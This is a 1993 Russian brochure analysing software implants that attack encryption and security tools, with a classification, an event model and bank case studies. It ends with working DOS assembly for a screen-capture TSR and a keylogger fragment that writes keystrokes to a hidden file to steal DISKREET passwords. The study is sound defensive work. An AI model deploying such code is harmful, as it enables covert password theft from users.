

А. Щербаков

Разрушающие
программные
воздействия

А. Щербаков

Разрушающие программные воздействия

Издательство ЭДЭЛЬ, Москва

Фирма БЕК, Киев

1993

ББК 32.97
Щ 24

Ответственный за выпуск *И. А. Мегведев*

Щербаков А.

Щ 24 Разрушающие программные воздействия. М.: Издательство Эдэль, 1993. — 64 с.

Предлагаемая брошюра посвящена изучению разрушающих программных воздействий («информационного оружия») на программное обеспечение компьютерных систем, в том числе на средства защиты информации. Текст брошюры сопровождается примерами действующих программ и предназначен для специалистов в области вычислительной техники, информатики, связи, а также разработчикам и менеджерам банковских вычислительных систем и сетей.

ISBN 5-85308-007-5

ББК 32.97

Печатается по тексту авторского доклада на конференции «Технология электронных коммуникаций 90-х годов» (ТЭК-93) 1 июня 1993 года.

© Издательство ЭДЭЛЬ, фирма ВЕК

Предисловие

Это книга предназначена для тех, кого интересует проблема создания информационного оружия и борьбы с его воздействием. Начало этой теме положили известные всем компьютерные вирусы. Меньше всего мне бы хотелось, чтобы этот материал был использован для написания всевозможных каверзных программ вирусного типа, поэтому здесь не затронуты проблемы внедрения закладок в программное обеспечение и скрывание их работы. Вместе с тем, мне хотелось подчеркнуть важность данной проблемы в общем контексте защиты компьютерных систем. Полагаюсь на добрую волю читателей.

С уважением и наилучшими пожеланиями!

А. Щербаков

1. Введение

С развитием компьютерной техники и средств связи, усложнением процедур обмена информацией и ее обработки актуальным становится вопрос защиты информационных массивов, баз данных и программных средств от различных воздействий. Например, для защиты от несанкционированного доступа к информации во время ее передачи и хранения используются криптографические методы и, соответственно, средства (программные или аппаратные) для их реализации, а для поддержания целостности и авторизации сообщений в электронном виде — системы цифровой аутентификации (цифровая подпись). Важным моментом при работе средств защиты является необходимость потенциального невмешательства присутствующих прикладных или системных программ в процесс обработки информации средствами защиты. Приведем несколько примеров.

Служба безопасности одного из крупных коммерческих банков зарегистрировала действия, которые могли быть проделаны лишь при знании некоторой конфиденциальной информации, которая хранилась в виде базы данных в зашифрованном виде. Сомневаться в алгоритме шифрования не приходилось — использовалась утилита DISKREET, реализующая Национальный стандарт шифрования США (DES). Утери паролей для шифрования также не было выявлено.

Изучение компьютеров выявило наличие в загрузочных секторах ПЭВМ своеобразных «вирусов» — программ которые сохраняли вводимую с клавиатуры информацию (в том числе и пароли для шифрования) в несколько зарезервированных для этого секторов.

Спустя некоторое время пришлось столкнуться еще с одной «разновидностью» таких программ, также нацеленных на утилиту DISKREET. В этом случае программа ассоциировалась с утилитой по принципу обыкновенного файлового вируса. Про-

грамма никак не проявляла себя внешне, однако сохраняла весь ввод с клавиатуры в скрытом файле.

Такие программы большинство специалистов сразу называли «закладкой» — по аналогии с незаметно внедряемыми в помещения миниатюрными электронными системами звукового подслушивания или телевизионного наблюдения.

В дальнейшем находчивым компьютерным злоумышленникам требовалось лишь считать файл (или просмотреть сектора), чтобы узнать пароли и по ним расшифровать интересовавшие их данные.

Одно из малых предприятий, занятое посреднической деятельностью, и, как следствие, обладающее конфиденциальной информацией о предметах возможных сделок, также использовало шифрование как средство защиты своих интересов. В данном случае «пострадавшим» был Российский стандарт ГОСТ 28147-89. Для шифрования использовалась плата «Krypton-3», реализующая данный алгоритм шифрования (который, как известно, обеспечивает гарантированную защиту информации).

Через некоторое время выяснилось, что шифруемая информация становится известной третьей стороне. А еще через некоторое время была выявлена внедренная в систему закладка, подменившая собой (с точки зрения прикладных программ зашифрования файлов) плату шифрования. При этом алгоритм ГОСТ был заменен другим, крайне простым и легко читаемым без ключа.

Многим памятен спор противников и сторонников программы Pretty Good Privacy (PGP), который был завершён написанием закладки, подделывающей электронную подпись под файлами, выполненную данной программой.

При рассмотрении воздействия закладки и программ защиты информации уместны аналогии с взаимодействием «вируса» и прикладной программы. Вирус может присоединиться к исполняемому файлу, соответствующим образом изменив его, может уничтожить некоторые файлы или встроиться в цепочку драйверов. Закладка отличается более направленным и тонким воздействием. Однако ясно, что и вирус, и закладка должны скрывать свое присутствие в операционной среде компьютерной системы. Особенностью закладок может быть и то, что они фактически становятся неотделимы от прикладных или системных программ, если внедрены в них на стадии разработки или путем «обратного проектирования» (путем дисассемблирования прикладной программы, внедрения кода закладки и последующей компиляции).

2. Модели поведения программных закладок в операционной среде, их воздействие на программы защиты информации

2.1. Принцип опосредованного несанкционированного доступа (НСД) к информации.

Под несанкционированным доступом (НСД) к ресурсам компьютерной системы будем понимать действия по использованию, изменению и уничтожению исполняемых модулей и массивов данных указанной системы, производимые субъектом, не имеющим права на такие действия. Данного субъекта будем называть *злоумышленником*.

Если компьютерная система содержит механизмы защиты от НСД, то несанкционированные действия могут быть вызваны следующими основными причинами:

- отключение или видоизменение защитных механизмов нелегальным пользователем;
- вход в систему под именем и с полномочиями реального пользователя.

В первом случае злоумышленник должен видоизменить защитные механизмы в системе (например, отключить программу запросов паролей пользователей), во втором — каким-либо образом выяснить или подделать идентификатор реального пользователя (например, подсмотреть пароль, вводимый с клавиатуры).

В обоих случаях НСД можно представить моделью опосредованного доступа — когда проникновение в систему осуществляется на основе некоторого воздействия, произведенного предварительно внедренной в систему программой или несколькими программами.

Например, злоумышленник пользуется информацией, которая извлечена из некоторого массива данных, созданного работой программного средства злоумышленника совместно с системой проверки прав доступа и предоставления этих прав (предварительно внедренная в систему программа при осуществлении доступа легального пользователя запомнит его пароль и сохранит в заранее известном доступном злоумышленнику файле, а затем нелегальный пользователь воспользуется данным паролем для входа в систему). Либо злоумышленник изменит часть системы защиты так, чтобы она перестала выполнять свои функции (например, изменит программу шифрования вручную или при помощи некоторой другой программы так, чтобы она перестала шифровать или изменила алгоритм шифрования на более простой).

Описанная ситуация, в которой автор применяет понятие закладки, несколько отличается от ранее использованной в литературе [4,7,10]. В приводимых изданиях понятие закладки в основном связано с разработкой программного обеспечения, а конкретно, с написанием исходных текстов программ, в которых создаются дополнительные функции (в иностранной литературе «логическая бомба», «логический люк», «троянский конь» [4,15,8]). Следовательно, ранее закладка понималась как внутренний объект защищенной системы.

Однако, вообще говоря, закладка может быть и внешним по отношению к защищенной системе объектом.

2.2. Основные принципы работы закладок в программно-аппаратной среде ПЭВМ. Термины и определения.

Программой с потенциально опасными последствиями назовем некоторую самостоятельную программу (набор инструкций), которая способна выполнять любое непустое подмножество перечисленных функций:

- скрывать признаки своего присутствия в программной среде ПЭВМ;
- обладать способностью к самодублированию, ассоциированию себя с другими программами и/или переносу своих фрагментов в иные области оперативной или внешней памяти;
- разрушать (искажать произвольным образом) код программ в оперативной памяти;
- сохранять фрагменты информации из оперативной памяти в некоторых областях внешней памяти прямого доступа (локальных или удаленных);

- искажать произвольным образом, блокировать и/или подменять выводимой во внешнюю память или в канал связи массив информации, образовавшийся в результате работы прикладных программ, или уже находящиеся во внешней памяти массивы данных.

Самодублирование программы с потенциально опасными последствиями — процесс воспроизведения своего собственного кода в оперативной или внешней памяти ПЭВМ.

Ассоциирование с другой программой — интеграция своего кода, либо его части в код другой программы таким образом, чтобы при некоторых условиях управление передавалось на код программы с потенциально опасными последствиями.

Программы с потенциально опасными последствиями можно условно разделить на следующие классы:

- классические программы — «вирусы» (термин применен в 1984 году Ф. Коэном (F. Cohen), профессором Лехайского университета [6]).

Особенностью данного класса является его ненаправленность на конкретные программы и также то, что во главу угла ставится самодублирование вируса. Разрушение информации вирусом не направлено на конкретные программы и встречается не более чем у 10% такого рода программ [5, 6].

- программы типа «программный червь» или «тройанский конь» и фрагменты программ типа «логический люк» [3, 4, 7, 8, 12, 22].

В данном случае имеет место обратная ситуация — самодублирование не присуще такого рода программам, но проявляются возможности сохранения конфиденциальной информации или извлечения информации из сегментов систем безопасности или ограничения доступа.

- программные закладки или разрушающие программные воздействия — класс программ с потенциально опасными последствиями, обязательно выполняющий пп. 3-5 определения.

Далее вместо термина «программа с потенциально опасными последствиями работы» будет использоваться термин «закладка», или «программная закладка».

Кроме того, программные закладки можно классифицировать по методу и месту их внедрения и применения (то есть, по «способу доставки» в систему):

- закладки, ассоциированные с программно-аппаратной средой (BIOS);
- закладки, ассоциированные с программами первичной

- загрузки (находящиеся в Master Boot Record или BOOT-секторах активных разделов);
- закладки, ассоциированные с загрузкой драйверов DOS, командного интерпретатора, сетевых драйверов, т. е. с загрузкой операционной среды;
 - закладки, ассоциированные с прикладным программным обеспечением общего назначения (встроенные в клавиатурные и экранные драйверы, программы тестирования ПЭВМ, утилиты и оболочки типа NORTON),
 - исполняемые модули, содержащие только код закладки (как правило, внедряемые в пакетные файлы типа .BAT);
 - модули-имитаторы, совпадающие с некоторыми программами, требующими ввода конфиденциальной информации, по внешнему виду);
 - закладки, маскируемые под программные средства оптимизационного назначения (архиваторы, ускорители и т. д.);
 - закладки, маскируемые под программные средства игрового и развлекательного назначения (как правило, используются для первичного внедрения закладок типа «исследователь»).

Как видно, программные закладки имеют много общего с классическими вирусами, особенно в части ассоциирования себя с исполняемым кодом (загрузочные вирусы, вирусы-драйверы, файловые вирусы).

Кроме того, программные закладки, как и многие известные вирусы классического типа, имеют развитые средства борьбы с отладчиками и дисассемблерами [14,15,18].

2.3. Способы реализации функций закладок. Общие положения.

Для того, чтобы закладка смогла выполнить какие-либо функции по отношению к прикладной программе, она должна получить управление на себя, т. е. процессор должен начать выполнять инструкции (команды), относящиеся к коду закладки.

Это возможно только при одновременном выполнении 2-х условий:

- закладка должна находиться в оперативной памяти до начала работы программы, которая является целью воздействия закладки, следовательно, она должна быть загружена раньше или одновременно с этой программой;
- закладка должна активизироваться по некоторому общему как для закладки, так и для программы событию, т. е.

при выполнении ряда условий в программно-аппаратной среде управление должно быть передано на программу «закладку».

Это достигается путем анализа и обработки закладкой общих относительно закладки и прикладной программы воздействий (как правило, прерываний). Причем прерывания должны сопровождать работу прикладной программы или работу всей ПЭВМ. В качестве таких прерываний можно выделить:

- прерывания от таймера ПЭВМ;
- прерывания от внешних устройств;
- прерывания от клавиатуры;
- прерывания при работе с диском;
- прерывания операционной среды, (в том числе прерывания при работе с файлами и запуск исполняемых модулей).

В противном случае активизации кода закладки не произойдет, и он не сможет оказать какого-либо воздействия на работу программы защиты информации.

Кроме того, возможен случай, когда при запуске программы (в этом случае активизирующим событием является запуск программы) закладка разрушает некоторую часть кода программы, уже загруженной в оперативную память, и, возможно, систему контроля целостности кода или контроля иных событий и на этом заканчивает свою работу.

Таким образом, можно выделить закладки:

1. Резидентного типа — которые находятся в памяти постоянно с некоторого момента времени до окончания сеанса работы персонального компьютера (выключения питания или перезагрузки).

Закладка может быть загружена в память при начальной загрузке ПЭВМ, загрузке операционной среды или запуске некоторой программы (которая по традиции называется вирусом-носителем), а также запущена отдельно.

2. Нерезидентного типа — которые начинают работу по аналогичному событию, но заканчивают ее самостоятельно по истечении некоторого промежутка времени или некоторому событию, при этом выгружая себя из памяти целиком.

3. Деструктивные функции закладок и работа прикладных программ. Математическая модель

Условимся, что исполнение кода закладки может быть сопровождено операциями несанкционированной записи (НСЗ) (например, для сохранения некоторых фрагментов информации) и несанкционированного считывания (НСЧ), которое может происходить отдельно от операций чтения прикладной программы или совместно с ними. При этом под операциями считывания и записи понимаются любые обращения к внешнему устройству (возможно и не связанные с получением информации, а, например, считывание параметров устройства или его инициализация; закладка может использовать для своей работы такие операции, в частности, для инициирования сбойных ситуаций или переназначения ввода-вывода).

На рисунке 1 показаны все возможные комбинации несанкционированных действий — НСЧ и НСЗ, а также санкционированных действий прикладной программы или операционной среды по записи (СЗ) или считыванию (СЧ).

Ситуации 1 — 4 соответствуют нормальной работе прикладной программы, когда закладка не оказывает на нее никакого воздействия.

Ситуация 5 может быть связана с разрушением кода прикладной программы в оперативной памяти ЭВМ, поскольку санкционированных действий по записи и считыванию прикладная программа не выполняет, либо с сохранением уже накопленной в ОП информации (в частности, частей кода или данных прикладной программы).

Ситуация 6 связана с разрушением или с сохранением записываемой прикладной программой информации.

Ситуация 7 связана с сохранением считываемой приклад-

Рис. 1. Возможные события в системе "закладка — программа".

	Закладка		Прикладная программа	
	НСЧ	НСЗ	СЧ	СЗ
1	0	0	0	0
2	0	0	0	1
3	0	0	1	0
4	0	0	1	1
5	0	1	0	0
6	0	1	0	1
7	0	1	1	0
8	0	1	1	1
9	1	0	0	0
10	1	0	0	1
11	1	0	1	0
12	1	0	1	1
13	1	1	0	0
14	1	1	0	1
15	1	1	1	0
16	1	1	1	1

ной программой информации.

Ситуация 8 связана с сохранением информации закладкой при ее считывании и/или записи прикладной программой.

Ситуация 9 не может быть связана с прямым негативным воздействием, поскольку прикладная программа не активна, а закладка производит только НСЧ.

Ситуация 10 может быть связана с сохранением выводимой информации в оперативную память.

Ситуация 11 может быть связана с сохранением вводимой информации в оперативную память, либо с изменением процесса СЧ закладкой.

Ситуация 12 может быть связана с сохранением как вводимой, так и выводимой прикладной программой информации в оперативную память.

Ситуация 13 может быть связана только с размножением закладки, поскольку прикладная программа не активна.

Ситуации 14 — 16 могут быть связаны как с сохранением,

Рис. 2. Негативное воздействие закладки на программу.					
Закладка			Прикладная программа		
	НСЧ	НСЗ	Действия	СЧ	СЗ
1	0	0	нет	0	0
2	0	0	нет	0	1
3	0	0	нет	1	0
4	0	0	нет	1	1
5	0	1	разрушение кода ПП в ОП	0	0
6	0	1	разрушение или сохранение выводимых данных	0	1
7	0	1	разрушение или сохранение вводимых данных	1	0
8	0	1	разрушение или сохранение вводимых и выводимых данных	1	1
9	1	0	нет	0	0
10	1	0	перенос выводимых данных в ОП	0	1
11	1	0	перенос вводимых данных в ОП	1	0
12	1	0	перенос вводимых и выводимых данных в ОП	1	1
13	1	1	размножение	0	0
14	1	1	разрушение или сохранение выводимых данных	0	1
15	1	1	разрушение или сохранение вводимых данных	1	0
16	1	1	разрушение или сохранение вводимых и выводимых данных	1	1

так и с разрушением данных или кода и аналогичны ситуациям 6 — 8.

Все возможные события и их последствия представлены на рис. 2.

Надо отметить, что перенос информации в оперативную память не является опасным, поскольку извлечение ее требует вывода на внешний носитель или устройство вывода, что предопределяет необходимость НСЗ закладкой.

Несанкционированная запись закладкой может происходить:

- в массив данных, не совпадающий с пользовательской информацией (сохранение информации);
- в массив данных, совпадающий с пользовательской информацией или ее подмножеством (искажение, уничтожение или навязывание информации закладкой).

Следовательно, можно рассматривать 3 основные группы деструктивных функций, которые могут выполняться закладками:

- сохранение фрагментов информации, возникающей при работе пользователя, прикладных программ, вводе-выводе данных, во внешней памяти (локальной или удаленной) сети или выделенной ПЭВМ;
- разрушение функций самоконтроля или изменение алгоритмов функционирования прикладных программ;
- навязывание некоторого режима работы (например, при уничтожении информации блокирование записи на диск, при этом информация, естественно, не уничтожается), либо замена записываемой информации навязанной закладкой.


Процесс размножения закладки качественно не отличается от процесса размножения вируса и поэтому не будет далее рассматриваться.

3.1. Сохранение фрагментов информации.

В данном случае можно выделить 3 основные причины потенциально возможного нарушения безопасности системы «пользователь — защита — данные»:

- вывод информации на экран видеотерминала;
- вывод информации в файл или иное внешнее устройство;
- ввод информации с клавиатуры.

Сохранение фрагментов вводимой и выводимой информации можно представить обобщенной схемой, показанной на рис. 3.



Программа выделяет себе в оперативной памяти некоторую информативную область, где помещается информация для обработки (как правило, доступная для непосредственного восприятия: область экрана, клавиатурный буфер). Закладка определяет адрес информативной области программы (иногда этот адрес фиксирован). Далее необходимо анализировать события, связанные с работой прикладной программы или операционной среды, причем интерес представляют лишь события, результатом которых может стать появление интересующей информации в информативной области. Установив факт интересующего события, закладка переносит часть информативной области либо всю информативную область в свою область сохранения (непосредственно на диск или в выделенную область оперативной памяти).

3.2. Перехват вывода на экран.

Для простоты рассмотрим текстовый режим вывода. Режим графического вывода будет отличаться лишь тем, что изменится адрес видеобуфера в программе, и информация будет представлена в виде точек с определенным цветом.

В ПЭВМ выделяется область видеобуфера с фиксированным адресом (с оговоркой о номере активной видеостраницы в RAM BIOS для цветного терминала B800:0). Videobuffer с точки зрения программ представляет собой область обычной оперативной памяти, которая рассматривается как последовательность слов (16 бит) в формате:

символ 8 бит	цвет 8 бит
--------------	------------

Выводимый на экран текст одновременно помещается в видеобуфер, откуда может быть считан и сохранен закладкой.

Синхронизирующим событием в этом случае может быть:

- ввод с клавиатуры длинной последовательности символов (обрабатываемого текста);
- чтение из файла;
- запуск программ с определенными именами.

Кроме того, возможно периодическое сохранение области экранного буфера, сопряженное с таймерным прерыванием.

Надо отметить, что закладки этого типа имеют малоинформативный результат работы, поскольку в текстовый экран помещается небольшое количество информации, а символы пароля, как правило, на экран не выводятся. Автор не встречал закладок такого типа среди отечественных «разработок», но в зарубежных системах такие закладки имели место, вероятно, для получения внешнего вида экрана для создания закладки-имитатора.

Пример 1. Модель резидентной закладки.

; Эта программа сохраняет состояние текстового экрана
; по нажатию клавиш Shift-PrtScr в файл WORK_SCR.BIN.

```
.MODEL TINY
.CODE
org 100h
start:
    jmp init
save: ; сохранение регистров
    pushf
    push ax
    push bx
    push cx
    push dx
    push es
    push ds
; DS = CS
    push cs
    pop ds
; ES = B800h
    mov ax, 0B800h
```

```
    mov es,ax
; считать с экрана в буфер
    xor si,si
    mov di,offset buf
    mov cnt,0
m0:
    mov cx,80
m1:
    mov ax,word ptr es:[si]
    mov byte ptr ds:[di],al
    inc di
    inc si
    inc si
    loop m1
    add di,2
    inc cnt
    cmp cnt,25
    jne m0
; создать HIDDEN-файл с именем в строке MY_NAME
    mov ah,3Ch
    mov cx,0
    mov dx,offset my_name
    int 21h
; при неудаче — окончание процедуры
    jc end_save
; поместить file handle в BX
    mov bx,ax
; записать в созданный файл 2050 байт
    mov ah,40h
    mov cx,2050
    mov dx,offset buf
    int 21h
; закрыть файл
    mov ah,3Eh
    int 21h
end_save:
; установить переключатель TG1 в 0
    mov tgl,0
    pop ds
```

```
    pop es
    pop dx
    pop cx
    pop bx
    pop ax
    popf
    ret

; новый обработчик прерывания int 5
new_5:
; переустановка переключателей
; TG1 = 1 — выводить в файл
    mov cs:[tg1],1
; возврат из прерывания
    iret
old_5 dd 0
cnt dw 0
; имя файла для вывода
my_name db "work_scr.bin"
; окончание строки 0
dw 0
; переключатель
tg1 dw 0

; новый обработчик int 28
; используется для проверки возможности выполнения
; операций DOS
new_28:
; вызов старого обработчика
    pushf
    call dword ptr cs:[old_28]
; если TG1 = 0 — IRET
    cmp cs:[tg1],0
    je m2
; сохранить содержание экрана в файл
    call cs:[save]
m2:
    iret
old_28 dd 0
```

; шаблон для удобного просмотра экрана в файле

buf:

```
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
db 80 dup (0),0Dh,0Ah
```

init:

```
push cs
pop ds
```

; подмена int 5

```
push es
push bx
cli
mov ax,03505h
int 21h
sti
mov word ptr [old_5],bx
```

```
mov word ptr [old_5+2],es
pop bx
pop es
push dx
cli
mov dx,offset new_5
mov ax,02505h
int 21h
sti
pop dx
; подмена int 28
push es
push bx
cli
mov ax,03528h
int 21h
sti
mov word ptr [old_28],bx
mov word ptr [old_28+2],es
pop bx
pop es
push dx
cli
mov dx,offset new_28
mov ax,02528h
int 21h
sti
pop dx

; определяем размер

mov ax,offset init
pushf
mov cl,4
sar ax,cl
inc ax
popf
mov dx,ax
```

; оставляем TSR

```
mov ax, 03100h
int 21h
mov ax, 04C00h
int 21h
end start
```

3.3. Перехват ввода с клавиатуры.

Закладки, анализирующие ввод с клавиатуры, являются достаточно опасными, поскольку клавиатура является основным устройством управления и ввода информации. Через клавиатурный ввод можно получить информацию о вводимых конфиденциальных сообщениях (текстах), паролях и т. д.

Перехват может происходить двумя основными способами:

- встраивание в цепочку прерывания int 9h;
- анализом содержания клавиатурного порта или буфера по таймерному прерыванию.

Приведем простой пример такой программы. Ниже приводимый фрагмент выделен из закладки типа ANTINORTON, предназначенной для выделения паролей из утилиты DISKREET пакета Norton Utilites ver. 6.0.

Работа закладки основывается на полном сохранении всех нажатий (отжатий) клавиш в невидимом (hidden) файле WORK_KEY.BIN. Файл затем изучался, и на его основе лицо, пытавшееся получить доступ к зашифрованным файлам, восстанавливало возможные парольные последовательности. Эта закладка была одновременно внедрена в системы автоматизации документооборота нескольких филиалов коммерческого банка, использовавших для криптографической защиты документов утилиту DISKREET. Выделение паролей значительно облегчал тот факт, что пароль запрашивался для контроля правильности 2 раза.

Пример 2. Упрощенный фрагмент закладки ANTINORTON.

```
.MODEL TINY
.CODE
org 100h
start:
    jmp init
```

```
save:
; сохранение регистров
  pushf
  push ax
  push bx
  push cx
  push dx
  push es
  push ds

; DS = CS
  push cs
  pop ds

; создать HIDDEN-файл с именем в переменной MY_NAME
  mov ah,3Ch
  mov cx,02h
  mov dx,offset my_name
  int 21h

; при неудаче — окончание процедуры
  jc end_save

; поместить file handle в BX
  mov bx,ax

; записать в созданный файл 100 байт
  mov ah,40h
  mov cx,100
  mov dx,offset buf
  int 21h

; закрыть файл
  mov ah,3Eh
  int 21h

end_save:
; установить переключатель TG1 в 0
  mov tg1,0
  pop ds
  pop es
  pop dx
  pop cx
  pop bx
  pop ax
```

```
    popf
    ret
; новый обработчик прерывания int 9h
new_9:
    pushf
; проверить переключатель TG2 на равенство 0
; (TG2 инициализирован как 1)
    cmp cs:[tg2],0
; если 0 — выполнить старое прерывание
    je m3
    push ax
    push bx
; считать скан-код нажатия-отжатия
    in al,60h
; считать значение счетчика COUNT
    mov bx,cs:[count]
; индексирова по BX, записать скан-код в массив BUF
    mov byte ptr cs:[buf][bx],al
; на 1 увеличить счетчик
    inc cs:[count]
; сравнить счетчик со значением MAX_CN
    cmp bx,cs:[max_cn]
; если меньше, на m1
    jl m1

; переустановка переключателей
; TG1 = 1 — выводить в файл
; TG2 = 0 — отключить сохранение
    mov cs:[tg2],0
    mov cs:[tg1],1
m1:
    pop bx
    pop ax
m3:
    popf
    jmp cs:[old_9]

old_9 dd 0
count dw 0
```

```
; имя файла для вывода
my_name db "work_key.bin"
; окончание строки 0
dw 0

; максимум нажатий-отжатий
max_cn dw 100

; переключатели
tg1 dw 0
tg2 dw 1
; новый обработчик int 28
; используется для проверки возможности выполнения
; операций DOS

new_28:
; вызов старого обработчика
    pushf
    call dword ptr cs:[old_28]
; если TG1 = 0 — IRET
    cmp cs:[tg1],0
    je m2
; сохранить накопленный буфер в файл
    call cs:[save]
m2:
    iret
old_28 dd 0
buf db 1000 dup (0)
init:
    push cs
    pop ds

; подмена int 9
    push es
    push bx
    cli
    mov ax,03509h
    int 21h
    sti
```

```
    mov word ptr [old_9],bx
    mov word ptr [old_9+2],es
    pop bx
    pop es
    push dx
    cli
    mov dx,offset new_9
    mov ax,02509h
    int 21h
    sti
    pop dx
; подмена int 28
    push es
    push bx
    cli
    mov ax,03528h
    int 21h
    sti
    mov word ptr [old_28],bx
    mov word ptr [old_28+2],es
    pop bx
    pop es
    push dx
    cli
    mov dx,offset new_28
    mov ax,02528h
    int 21h
    sti
    pop dx
```

; определяем размер

```
    mov ax,offset init
    pushf
    mov cl,4
    sar ax,cl
    inc ax
    popf
    mov dx,ax
```

```

; оставляем TSR
mov ax, 03100h
int 21h
mov ax, 04C00h
int 21h
end start

